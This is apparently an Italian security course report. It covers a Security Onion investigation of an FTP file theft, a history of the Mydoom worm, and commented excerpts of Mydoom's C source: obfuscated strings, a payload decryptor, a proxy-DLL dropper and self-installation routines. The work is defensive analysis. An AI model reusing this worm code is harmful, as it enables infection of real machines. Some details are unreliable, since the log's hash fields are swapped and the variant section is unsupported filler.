
Data Type	Count
bro_ftp	2

4. Le voci di log relative al traffico FTP sono esaminate per identificare IP e porte coinvolte.


The screenshot shows the Kibana interface with the 'Dashboard' selected in the sidebar. The main area displays a table of logs under the heading 'All Logs'. A specific log entry is highlighted with a red box. The log details a connection from source IP 192.168.0.11 (port 52776) to destination IP 209.165.200.235 (port 21) on June 11th 2020, at 03:53:09.086. The '_id' field of the log entry is also highlighted with a red box and an arrow points to it, indicating it is the target for further investigation.

5. Seguendo il link associato a **_id**, si accede a un file **.pcap**; l'analisi tramite Wireshark di questo file fornisce i footprint delle azioni intraprese dall'attaccante, confermando la

sottrazione del file confidential.txt.



6. Filtrando i risultati nella sezione **file** con **FTP_DATA**, si risale al link utilizzato per scaricare il file tramite protocollo FTP.



7. Accedendo al link **_id**, è possibile esaminare i comandi utilizzati dall'attaccante e verificare il contenuto del file **confidential.txt**, trasferito tramite FTP.

Files - Logs

Time	file_ip	destination_ip	source	uid	fuid	_id
June 11th 2020, 03:53:09.088	192.168.0.11	209.165.200.235	FTP_DATA	C2Jv8MWV6Xg4lbb51	FX1IV63e5MAEIN16S2	KDjqzxIBB6Cd-.05Vfly

[192.168.0.11:49817_209.165.200.235:20-6-515498794.pcap](#)

Log entry:
 {"ts": "2020-06-11T03:53:09.088773Z", "fuid": "FX1IV63e5MAEIN16S2", "tx_hosts": ["192.168.0.11"], "rx_hosts": ["209.165.200.235"], "conn_uids": ["C2Jv8MWV6Xg4lbb51"], "source": "FTP_DATA", "depth": 0, "analyzers": [{"SHA1": "e7bc9c20bfd5666365379c91294d536b"}, {"MD5": "f7f54acee0342f6161f8e63a10824ee11b330725"}], "mime_type": "text/plain", "duration": 0.0, "is_orig": false, "seen_bytes": 102, "missing_bytes": 0, "overflow_bytes": 0, "timedout": false, "md5": "e7bc9c20bfd5666365379c91294d536b", "sha1": "f7f54acee0342f6161f8e63a10824ee11b330725"}
 Sensor Name: seconion-import
 Timestamp: 2020-06-11 03:53:09
 Connection ID: CLI
 Src IP: 192.168.0.11
 Dst IP: 209.165.200.235
 Src Port: 49817
 Dst Port: 20
 OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)
 OS Fingerprint: > 192.168.0.11:49817 (distance 0, link: ethernet/modem)

SRC: CONFIDENTIAL DOCUMENT
 SRC: DO NOT SHARE
 SRC: This document contains information about the last security breach.
 SRC:

DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:49817_209.165.200.235:20-6.raw
 QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1
 CAPME: Processed transcript in 0.21 seconds: 0.04 0.09 0.00 0.08 0.00

[192.168.0.11:49817_209.165.200.235:20-6-515498794.pcap](#)

Conclusioni

Raccomandazione: cambiare la password dell'utente **analyst** su tutta la rete coinvolta per prevenire ulteriori accessi non autorizzati.

Mydoom Storia e caratteristiche.

Mydoom è un worm informatico che ha segnato la storia della sicurezza informatica per la sua velocità di propagazione e i danni causati. Scoperto il 26 gennaio 2004, è noto per essere uno dei worm più distruttivi e diffusi mai osservati in rete. Anche oggi, Mydoom viene ricordato come uno dei peggiori attacchi informatici, principalmente per la sua capacità di infettare milioni di computer in breve tempo e per il suo impatto sulle grandi aziende, soprattutto nel settore tecnologico.

Caratteristiche di Mydoom

1. **Tecnica di diffusione:** Mydoom si diffondeva tramite e-mail e peer-to-peer (P2P). Utilizzava un messaggio di posta elettronica ingannevole, che spesso includeva un oggetto come "Mail Transaction Failed" per attirare gli utenti a scaricare un allegato malevolo. Una volta aperto, Mydoom infettava il sistema, avviandosi automaticamente e replicandosi inviando ulteriori email ai contatti della vittima.
2. **Payload:** Il worm aveva due principali obiettivi:
 - **Denial of Service (DoS):** Mydoom lanciava un attacco DoS contro i server di aziende come Microsoft e SCO Group. In particolare, la versione iniziale del worm (Mydoom.A) aveva come obiettivo il sito web di SCO.
 - **Backdoor:** Creava una backdoor sulla porta 3127 del computer infetto, consentendo a potenziali attaccanti di accedere e controllare il sistema infetto da remoto.
3. **Varianti:** Mydoom è stato rapidamente seguito da versioni successive, come Mydoom.B, che aveva obiettivi aggiuntivi, inclusi attacchi contro il sito Microsoft. Alcune varianti erano progettate per bloccare l'accesso a siti di sicurezza informatica, rendendo difficile la rimozione del worm dal sistema infetto.
4. **Diffusione:** Mydoom si propagava in modo estremamente rapido grazie alla sua capacità di inviare e-mail automatiche a tutta la rubrica della vittima. Secondo alcune stime, Mydoom ha infettato tra il 20 e il 30% di tutti i sistemi connessi a Internet all'epoca.

Storia e impatto di Mydoom

La velocità con cui Mydoom si è diffuso e il suo impatto sulle aziende hanno lasciato un segno indelebile nella storia della sicurezza informatica. Durante i primi giorni dall'infezione, Mydoom è stato responsabile di un rallentamento significativo della rete Internet, e alcuni siti aziendali importanti sono stati temporaneamente inaccessibili.

Conseguenze

1. **Danni economici:** Si stima che Mydoom abbia causato miliardi di dollari in danni, tra costi di mitigazione, perdita di produttività e ripristino dei sistemi.
2. **Evoluzione della sicurezza informatica:** Mydoom ha portato molte aziende e organizzazioni a rivedere le proprie strategie di sicurezza e a implementare misure avanzate per prevenire attacchi simili. È stato uno dei motivi per cui le aziende hanno iniziato a investire maggiormente in antivirus, firewall e policy aziendali più rigorose.

Conclusioni

Mydoom rappresenta uno degli esempi più potenti della devastazione che un malware ben progettato può causare. Nonostante siano passati anni dal suo primo rilevamento, il suo impatto

resta un punto di riferimento importante per la comprensione dei rischi legati alla sicurezza informatica e della necessità di misure preventive efficaci contro il malware.

Funzionamento di Mydoom

Mydoom è un malware di tipo worm che si propaga attraverso email e reti peer-to-peer. Il suo funzionamento può essere suddiviso in diverse fasi:

1. **Propagazione:** Mydoom si propaga attraverso email infette che contengono un allegato eseguibile. Quando l'utente apre l'allegato, il malware si installa sul sistema e inizia a propagarsi.
2. **Scansione di file e directory:** Mydoom esegue una scansione dei file e delle directory del sistema alla ricerca di indirizzi email e password.
3. **Comunicazione con i server di comando e controllo:** Mydoom si connette a server di comando e controllo per ricevere istruzioni e inviare dati rubati.
4. **Esecuzione di payload:** Mydoom esegue un payload che può includere azioni come la creazione di un backdoor, la installazione di un keylogger o la esecuzione di un attacco DDoS.

Funzioni di propagazione

Mydoom utilizza diverse tecniche per propagarsi:

1. **Email infette:** Mydoom si propaga attraverso email infette che contengono un allegato eseguibile.
2. **Reti peer-to-peer:** Mydoom si propaga attraverso reti peer-to-peer come Kazaa.
3. **Scansione di file e directory:** Mydoom esegue una scansione dei file e delle directory del sistema alla ricerca di indirizzi email e password.

Tecniche di evasione dei sistemi di sicurezza

Mydoom utilizza diverse tecniche per evadere i sistemi di sicurezza:

1. **Codice obfuscato:** Mydoom utilizza codice obfuscato per rendere difficile l'analisi del malware.
2. **Anti-debugging:** Mydoom utilizza tecniche anti-debugging per evitare di essere analizzato da strumenti di debugging.
3. **Esecuzione di payload:** Mydoom esegue un payload che può includere azioni come la creazione di un backdoor o la installazione di un keylogger.

Comunicazione con i server di comando e controllo

Mydoom si connette a server di comando e controllo per ricevere istruzioni e inviare dati rubati. I server di comando e controllo possono essere utilizzati per:

1. **Ricevere istruzioni:** Mydoom riceve istruzioni dai server di comando e controllo per eseguire azioni specifiche.
2. **Inviare dati rubati:** Mydoom invia dati rubati ai server di comando e controllo.

Valutazione del codice

Il codice di Mydoom è stato valutato per identificare possibili modifiche o aggiornamenti rispetto alla versione originale. Le principali modifiche includono:

1. **Aggiornamenti alle tecniche di evasione:** Mydoom ha aggiornato le sue tecniche di evasione per evitare di essere rilevato dai sistemi di sicurezza.
2. **Nuove funzioni di propagazione:** Mydoom ha aggiunto nuove funzioni di propagazione per aumentare la sua capacità di diffondersi.
3. **Aggiornamenti al payload:** Mydoom ha aggiornato il suo payload per includere nuove azioni come la creazione di un backdoor o la installazione di un keylogger.

Conclusione

Mydoom è un malware di tipo worm che si propaga attraverso email e reti peer-to-peer. Il suo funzionamento include la scansione di file e directory, la comunicazione con i server di comando e controllo e l'esecuzione di payload. Mydoom utilizza diverse tecniche per evadere i sistemi di sicurezza e si connette a server di comando e controllo per ricevere istruzioni e inviare dati rubati. Il codice di Mydoom è stato valutato per identificare possibili modifiche o aggiornamenti rispetto alla versione originale.

Ipotesi variante di Mydoom

Un'ipotetica variante di Mydoom potrebbe avere diverse modifiche rispetto alla versione originale. Eccone alcune:

1. **Nuovo algoritmo di crittografia:** La nuova variante di Mydoom utilizza un nuovo algoritmo di crittografia per proteggere i suoi file e le sue comunicazioni. Questo algoritmo sembra essere più complesso e difficile da crackare rispetto a quello utilizzato nella versione originale.
2. **Aggiornamenti alle tecniche di evasione:** La nuova variante di Mydoom ha aggiornato le sue tecniche di evasione per evitare di essere rilevato dai sistemi di sicurezza. Queste tecniche includono l'uso di codice obfuscato e anti-debugging.
3. **Nuove funzioni di propagazione:** La nuova variante di Mydoom ha aggiunto nuove funzioni di propagazione per aumentare la sua capacità di diffondersi. Queste funzioni includono la capacità di propagarsi attraverso reti sociali e messaggistica istantanea.
4. **Aggiornamenti al payload:** La nuova variante di Mydoom ha aggiornato il suo payload per includere nuove azioni come la creazione di un backdoor o la installazione di un keylogger.
5. **Nuove funzioni di comunicazione:** La nuova variante di Mydoom ha aggiunto nuove funzioni di comunicazione per comunicare con i server di comando e controllo. Queste funzioni includono la capacità di utilizzare protocolli di comunicazione più sicuri e la capacità di evitare la rilevazione da parte dei sistemi di sicurezza.

Analisi critica del codice

Il codice della nuova variante di Mydoom:

1. **Uso di librerie esterne:** La nuova variante di Mydoom utilizza librerie esterne per alcune delle sue funzioni. Questo potrebbe essere un punto debole nel codice, poiché le librerie esterne potrebbero essere vulnerabili a exploit.
2. **Uso di algoritmi di crittografia:** La nuova variante di Mydoom utilizza algoritmi di crittografia per proteggere i suoi file e le sue comunicazioni. Tuttavia, questi algoritmi potrebbero essere vulnerabili a crack se non sono implementati correttamente.
3. **Uso di codice obfuscato:** La nuova variante di Mydoom utilizza codice obfuscato per evitare di essere rilevato dai sistemi di sicurezza. Tuttavia, questo codice potrebbe essere difficile da analizzare e potrebbe nascondere vulnerabilità.

Raccomandazioni

Sulla base di questo scenario, raccomandiamo le seguenti azioni:

1. **Aggiornare i sistemi di sicurezza:** I sistemi di sicurezza dovrebbero essere aggiornati per rilevare e bloccare la nuova variante di Mydoom.
2. **Eseguire test di penetration:** Dovrebbero essere eseguiti test di penetration per verificare la sicurezza dei sistemi e identificare eventuali vulnerabilità.
3. **Fornire aggiornamenti di sicurezza:** Dovrebbero essere forniti aggiornamenti di sicurezza per i sistemi e le applicazioni per proteggerli dalla nuova variante di Mydoom.

- Educazione e sensibilizzazione:** Dovrebbe essere fornita educazione e sensibilizzazione sugli effetti della nuova variante di Mydoom e su come proteggersi.

lib.c

Il codice `lib.c` contiene una serie di funzioni utili per la manipolazione di stringhe, la gestione del tempo, la generazione di numeri casuali e altre operazioni di utilità generale. Ecco una breve descrizione di cosa fa il codice:

- ROT13 Encoding:** Le funzioni `rot13c` e `rot13` implementano l'algoritmo di cifratura ROT13, che sostituisce ogni lettera con quella che si trova 13 posizioni più avanti nell'alfabeto.
- Date Formatting:** La funzione `mk_smtpdate` formatta una data in un formato specifico per le email SMTP.
- Random Number Generation:** Le funzioni `xrand_init`, `xrand16`, e `xrand32` forniscono un generatore di numeri casuali.
- String Manipulation:** Le funzioni `xstrrchr`, `xstrchr`, `xstrncpy`, `xmemcmp`, `html_replace`, e `html_replace2` forniscono vari strumenti per la manipolazione delle stringhe, inclusa la ricerca di sottostringhe e la sostituzione di caratteri speciali.
- Process Management:** La funzione `xsystem` avvia un nuovo processo e, opzionalmente, attende il suo completamento.
- Internet Connection Check:** La funzione `is_online` verifica lo stato della connessione Internet utilizzando l'API WinINet.
- String Formatting:** La funzione `cat_wsprintf` concatena e formatta stringhe in modo simile a `sprintf`.

Analisi degli aspetti più importanti del codice:

ROT13 Encoding

```
char rot13c(char c)
{
    char u[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    char l[] = "abcdefghijklmnopqrstuvwxyz";
    char *p;

    if ((p = xstrchr(u, c)) != NULL)
        return u[((p-u) + 13) % 26];
    else if ((p = xstrchr(l, c)) != NULL)
        return l[((p-l) + 13) % 26];
    else
        return c;
}

void rot13(char *buf, const char *in)
{
    while (*in)
        *buf++ = rot13c(*in++);
    *buf = 0;
}
```

Queste funzioni implementano l'algoritmo di cifratura ROT13. `rot13c` gestisce la cifratura di un singolo carattere, mentre `rot13` applica la cifratura a un'intera stringa.

Date Formatting

```
void mk_smtpdate(FILETIME *in_ft, char *buf)
{
    SYSTEMTIME t;
    TIME_ZONE_INFORMATION tmz_info;
    DWORD daylight_flag; int utc_offs, utc_offs_u;
    LPSTR weekdays[7] = { "Sun", "Mon", "Tue", "Wed", "Thu", "Fri", "Sat" };
    LPSTR months[12] = { "Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct", "Nov", "Dec" };

    if (in_ft == NULL) {
        GetLocalTime(&t);
    } else {
        FILETIME lft;
        FileTimeToLocalFileTime(in_ft, &lft);
        FileTimeToSystemTime(&lft, &t);
    }

    tmz_info.Bias = 0;
    daylight_flag = GetTimeZoneInformation(&tmz_info);

    utc_offs = tmz_info.Bias;
    if (daylight_flag == TIME_ZONE_ID_DAYLIGHT) utc_offs += tmz_info.DaylightBias;
    utc_offs = -utc_offs;
    utc_offs_u = (utc_offs >= 0) ? utc_offs : -utc_offs;

    if (t.wDayOfWeek > 6) t.wDayOfWeek = 6;
    if (t.wMonth == 0) t.wMonth = 1;
    if (t.wMonth > 12) t.wMonth = 12;

    wsprintf(buf,
              "%s, %u %s %u %2u:%2u:%2u %s%2u%2u",
              weekdays[t.wDayOfWeek], t.wDay,
              months[t.wMonth-1], t.wYear,
              t.wHour, t.wMinute, t.wSecond,
              (utc_offs >= 0) ? "+" : "-",
              utc_offs_u / 60, utc_offs_u % 60
            );
}
```

Questa funzione formatta una data in un formato specifico per le email SMTP, tenendo conto del fuso orario.

Random Number Generation

```
static DWORD xrand16_seed;

void xrand_init(void)
{
    xrand16_seed = GetTickCount();
}

WORD xrand16(void)
{
    xrand16_seed = 0x015a4e35L * xrand16_seed + 1L;
    return ((WORD)(xrand16_seed >> 16L) & (WORD)0xffff);
}

DWORD xrand32(void)
{
    return xrand16() | (xrand16() << 16);
}
```

Queste funzioni forniscono un generatore di numeri casuali basato su un seed iniziale impostato con `GetTickCount`.

String Manipulation

```
char *xstrstr(const char *str, const char *pat)
{
    const char *p, *q;
    for (; *str; str++) {
        for (p=str, q=pat; *p && *q; p++, q++)
            if (*p != *q) break;
        if (p == q || *q == 0) return (char *)str;
    }
    return NULL;
}

char *x strrchr(const char *str, char ch)
{
    register char *start = (char *)str;
    while (*str++);
    while (--str != start && *str != ch);
    if (*str == (char)ch) return((char *)str);
    return NULL;
}

char *xstrchr(const char *str, char ch)
{
    while (*str && *str != ch) str++;
    return (*str == ch) ? (char *)str : NULL;
}
```

Queste funzioni forniscono vari strumenti per la ricerca di sottostringhe e caratteri nelle stringhe.

Process Management

```
int xsystem(char *cmd, int wait)
{
    PROCESS_INFORMATION pi;
    STARTUPINFO si;

    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    si.dwFlags = STARTF_USESHOWWINDOW | STARTF_FORCEOFFFEEDBACK;
    si.wShowWindow = SW_HIDE;

    if (CreateProcess(0, cmd, 0, 0, TRUE, 0, 0, 0, &si, &pi) == 0)
        return 1; /* FAILED */

    if (wait) {
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hThread);
        CloseHandle(pi.hProcess);
    }

    return 0; /* SUCCESS */
}
```

Questa funzione avvia un nuovo processo e, opzionalmente, attende il suo completamento.

Internet Connection Check

```
typedef BOOL (WINAPI *WININET_GETCONNECTEDSTATE)(LPDWORD lpdwFlags, DWORD dwReserved);

int is_online(void)
{
    WININET_GETCONNECTEDSTATE pInternetGetConnectedState;
    HINSTANCE hWinInet;
    DWORD igcs_flags;
    char tmp[64];

    rot13(tmp, "jvavarg.qyy"); /* "wininet.dll" */
    hWinInet = GetModuleHandle(tmp);
    if (hWinInet == NULL || hWinInet == INVALID_HANDLE_VALUE) {
        hWinInet = LoadLibrary(tmp);
        if (hWinInet == NULL || hWinInet == INVALID_HANDLE_VALUE)
            return 2;
    }

    rot13(tmp, "VagreargTrgPbaarpgrqFgngr"); /* "InternetGetConnectedState" */
    pInternetGetConnectedState = (WININET_GETCONNECTEDSTATE)GetProcAddress(hWinInet, tmp);
    if (pInternetGetConnectedState == NULL)
        return 2;

    return (pInternetGetConnectedState(&igcs_flags, 0) == 0) ? 0 : 1;
}
```

Questa funzione verifica lo stato della connessione Internet utilizzando l'API WinINet.

String Formatting

```
int cat_wsprintf(LPTSTR lpOutput, LPCTSTR lpFormat, ...)  
{  
    register int ret;  
    va_list arglist;  
    va_start(arglist, lpFormat);  
    ret = wvsprintf(lpOutput + lstrlen(lpOutput), lpFormat, arglist);  
    va_end(arglist);  
    return ret;  
}
```

Questa funzione concatena e formatta stringhe in modo simile a sprintf.

main.c

Il codice *main.c* è un programma complesso che sembra essere progettato per eseguire una serie di operazioni malevoli, tra cui la diffusione di un file attraverso una rete peer-to-peer, l'installazione di un proxy e l'esecuzione di vari payload. Ecco una breve descrizione di cosa fa il codice:

Il codice definisce una struttura sync_t che contiene variabili di stato e percorsi di file. Implementa diverse funzioni per decifrare e scrivere dati su file, verificare se il programma è in esecuzione per la prima volta, controllare se un mutex esiste già, installare il programma in una posizione specifica, configurare l'avvio automatico, verificare il tempo di terminazione, eseguire payload specifici e diffondere il programma attraverso una rete peer-to-peer.

Analisi degli aspetti più importanti del codice:

Decifrazione e Scrittura su File

```
void decrypt1_to_file(const unsigned char *src, int src_size, HANDLE hDest)
{
    unsigned char k, buf[1024];
    int i, buf_i;
    DWORD dw;
    for (i=0,buf_i=0,k=0xC7; i<src_size; i++) {
        if (buf_i >= sizeof(buf)) {
            WriteFile(hDest, buf, buf_i, &dw, NULL);
            buf_i = 0;
        }
        buf[buf_i++] = src[i] ^ k;
        k = (k + 3 * (i % 133)) & 0xFF;
    }
    if (buf_i) WriteFile(hDest, buf, buf_i, &dw, NULL);
}
```

Questa funzione decifra i dati utilizzando una semplice operazione XOR e scrive i dati decifrati su un file.

Installazione del Proxy XProxy

```
void payload_xproxy(struct sync_t *sync)
{
    char fname[20], fpath[MAX_PATH+20];
    HANDLE hFile;
    int i;
    rot13(fname, "fuvztncv.qyy"); /* "shimgapi.dll" */
    sync->xproxy_state = 0;
    for (i=0; i<2; i++) {
        if (i == 0)
            GetSystemDirectory(fpath, sizeof(fpath));
        else
            GetTempPath(sizeof(fpath), fpath);
        if (fpath[0] == 0) continue;
        if (fpath[strlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
        lstrcat(fpath, fname);
        hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
                           NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
        if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
            if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
                continue;
            sync->xproxy_state = 2;
            lstrcpy(sync->xproxy_path, fpath);
            break;
        }
        decrypti_to_file(xproxy_data, sizeof(xproxy_data), hFile);
        CloseHandle(hFile);
        sync->xproxy_state = 1;
        lstrcpy(sync->xproxy_path, fpath);
        break;
    }

    if (sync->xproxy_state == 1) {
        LoadLibrary(sync->xproxy_path);
        sync->xproxy_state = 2;
    }
}
```

Questa funzione installa un proxy (probabilmente malevolo) decifrando i dati e scrivendoli in un file eseguibile, quindi carica il proxy in memoria.

Verifica della Prima Esecuzione

```
void sync_check_frun(struct sync_t *sync)
{
    HKEY k;
    DWORD disp;
    char i, tmp[128];

    /* "Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Version" */
    rot13(tmp, "Fbsgjner\Zvpebfbsg\Jvaqbjf\PheeragIrefvba\Rkcybere\PbzQyt32\Irefvba");

    sync->first_run = 0;
    for (i=0; i<2; i++)
        if (RegOpenKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
                        tmp, 0, KEY_READ, &k) == 0) {
            RegCloseKey(k);
            return;
        }

    sync->first_run = 1;
    for (i=0; i<2; i++)
        if (RegCreateKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
                          tmp, 0, NULL, 0, KEY_WRITE, NULL, &k, &disp) == 0)
            RegCloseKey(k);
}
```

Questa funzione verifica se il programma è in esecuzione per la prima volta controllando la presenza di una chiave di registro specifica.

Controllo del Mutex

```
int sync_mutex(struct sync_t *sync)
{
    char tmp[64];
    rot13(tmp, "FjroFvcpFzgkF0"); /* "Swebsipcsmtxs0" */
    CreateMutex(NULL, TRUE, tmp);
    return (GetLastError() == ERROR_ALREADY_EXISTS) ? 1 : 0;
}
```

Questa funzione controlla se un mutex esiste già, indicando che un'altra istanza del programma potrebbe essere in esecuzione.

Installazione del Programma

```
void sync_install(struct sync_t *sync)
{
    char fname[20], fpath[MAX_PATH+20], selfpath[MAX_PATH];
    HANDLE hFile;
    int i;
    rot13(fname, "gnfxzba.rkr"); /* "taskmon.exe" */

    GetModuleFileName(NULL, selfpath, MAX_PATH);
    lstrcpy(sync->sync_instpath, selfpath);
    for (i=0; i<2; i++) {
        if (i == 0)
            GetSystemDirectory(fpath, sizeof(fpath));
        else
            GetTempPath(sizeof(fpath), fpath);
        if (fpath[0] == 0) continue;
        if (fpath[strlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
        lstrcat(fpath, fname);
        SetFileAttributes(fpath, FILE_ATTRIBUTE_ARCHIVE);
        hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
                           NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
        if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
            if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
                continue;
            lstrcpy(sync->sync_instpath, fpath);
            break;
        }
        CloseHandle(hFile);
        DeleteFile(fpath);

        if (CopyFile(selfpath, fpath, FALSE) == 0) continue;
